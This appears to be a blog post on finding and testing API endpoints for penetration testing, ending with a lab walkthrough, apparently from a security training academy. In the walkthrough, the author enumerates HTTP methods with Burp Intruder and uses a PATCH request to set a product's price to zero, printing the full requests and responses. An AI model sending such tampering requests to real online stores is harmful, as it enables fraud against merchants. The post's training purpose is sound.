If you have learned about APIs, you might be wondering how to use and test the endpoints you have found. An endpoint is a specific URL that allows you to access a certain functionality or data from an API. For example, you might use an endpoint to get a list of users, create a new post, or update your profile.

- `GET /api.example.com/users/1234`
- `PUT /api/profile/update`

But how do you know what endpoints are available and how to use them? There are three main ways to find out the format of an API's requests: its documentation, its specification, and reverse engineering.

In this blog post, we will explore these three methods in more detail and show you how to use and test different endpoints from various APIs.

API DOCUMENTATION:

It is the human-readable description of an API. Documentation is usually hosted on a website that is accessible to the public or to authorized partners. The website may have different names or URLs, but some common ones are:

- *https://api.example.com/users/1234*
- *https://example.com/api/docs*
- *https://docs.example.com*
- *https://dev.example.com/docs*
- *https://developer.example.com/docs*
- *https://api.example.com/docs*

This comprehensive guide covers all essential aspects of API knowledge, including its purpose, functionality, parameters, endpoints, responses, errors.

API documentation is really useful for people doing penetration testing and cybersecurity. It gives important information about how the API is made, how it works, any problems it might have, and ways it could be attacked. When you read the documentation, you can learn how to use the API correctly, but you can also see how it might be used in a malicious misuse. This helps find problems in how the API keeps things secure, like making sure only the right people can use it, keeping information safe, and handling errors properly.

NOTE: *API documentation is only a starting point. Never trust that the docs are accurate and up-to date or that they include everything there is to know about the endpoints. Always test for methods, endpoints, and parameters that are not included in documentation. Distrust and verify.*

API Specifications:

An API specification is a file that tells you how an API works basically specification is the machine-readable definition of an API. It has information about the requests, the endpoints, the headers, the parameters, and some variables that you need to use the API. Some examples of API specifications are OpenAPI (Swagger), RAML, and API Blueprint.

If you have an API specification, you can import it into Postman and see how the API works. This is easier than reading the documentation. To find the API specification, you can look for a link on the documentation page or search for a file with a .json, .yaml, .raml, or .xml extension.

Sometimes, the file will also have a clue about what kind of specification it is, like "swagger":"2.0".

Reverse engineering:

Reverse engineering APIs is a process of discovering how an API works without having access to its documentation or specification. You can use tools like Burp Suite and Postman to capture and analyze the requests and responses that the API sends and receives. This way, you can map out the API's endpoints, methods, parameters, headers, and body data. By mapping an API, you can identify potential vulnerabilities and attack vectors.

For example, you can look for endpoints that expose sensitive information, requests that allow you to modify or delete resources, areas of the API that are vulnerable to injection attacks, and administrative functions. You can also look for endpoints that allow you to upload your own files and execute them on the server.


Interacting with API Endpoints:

Once you find the API endpoints, try using Burp Repeater and Intruder tools. This helps you see how the API behaves and find more ways to attack it. For example, you can check what happens when you change the HTTP method or media type.

While using the API, pay close attention to error messages and other responses. Sometimes, these messages give you information to make a valid HTTP request.

Identifying Supported HTTP Methods:

Now, let's figure out which HTTP methods are supported for each endpoint. HTTP methods are like action words that show what a request wants to do—like GET, POST, PUT, DELETE, etc. Knowing these methods helps you understand what the API can do. You can use tools like Intruder or send requests manually with different methods to see how the API responds. Look for supported methods in the response headers (like Allow or Access-Control-Allow-Methods) or in the response body (like error messages or a list of methods). Also, check for any unusual or custom methods that the API developer might have added.




```
GET /api/products/1/price HTTP/2
Host: 0a86001104b1160185901e050016008e.web-security-academy.net
Cookie: session=9SR6n7rWe1jnoA2BwHwBS517CD2bmhFI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0)
Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a86001104b1160185901e050016008e.web-security-academy.net/prod
uct?productId=1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 85

{
  "price":"$1337.00",
  "message":"&#x1F525; 8 left in stock, purchase quick! &#x1F525;"
}
```

Based on what we've learned, I will not bother you into all the specifics at the moment. I just have a request:

- Use the `GET` method to request information about the price of a product at the endpoint `/api/products/1/price`.




Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	☐	☐	189	
1	GET	200	☐	☐	250	
35	PATCH	400	☐	☐	215	
2	POST	405	☐	☐	168	
3	HEAD	405	☐	☐	168	
4	CONNECT	405	☐	☐	168	
5	PUT	405	☐	☐	168	
6	TRACE	405	☐	☐	168	
7	OPTIONS	405	☐	☐	168	
8	DELETE	405	☐	☐	168	
9	ACL	405	☐	☐	168	

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 93

{
  "type":"ClientError",
  "code":400,
  "error":"Only 'application/json' Content-Type is supported"
}
```

Send the request to Burp Intruder, choose the payload as the HTTP verb, and it will give you a helpful hint on how to approach the system.




```
PATCH /api/products/1/price HTTP/2
Host: 0a86001104b1160185901e050016008e.web-security-academy.net
Cookie: session=8ikPDUSjoyGACzX51SJA0BBY7j3XcM4o
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0)
Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a86001104b1160185901e050016008e.web-security-academy.net/prod
uct?productId=1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Content-Length: 7
Content-Type: application/json;charset=UTF-8

{
  "price":0
}
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17

{
  "price":"$0.00"
}
```

Modify the `GET` request to `PATCH`, change the `Content-Type` header to `application/json`, and insert your payload. This adjustment will yield the desired output.



Store credit:
$0.00

Lightweight "l33t" Leather Jacket

★★★★★

$0.00

Thank you for taking the time to read our blog post! We hope you found the information valuable and insightful. Your interest means a lot to us. If you have any questions, comments, or suggestions, please feel free to share them. We appreciate your support, and stay tuned for more exciting content coming your way!

Thanks again!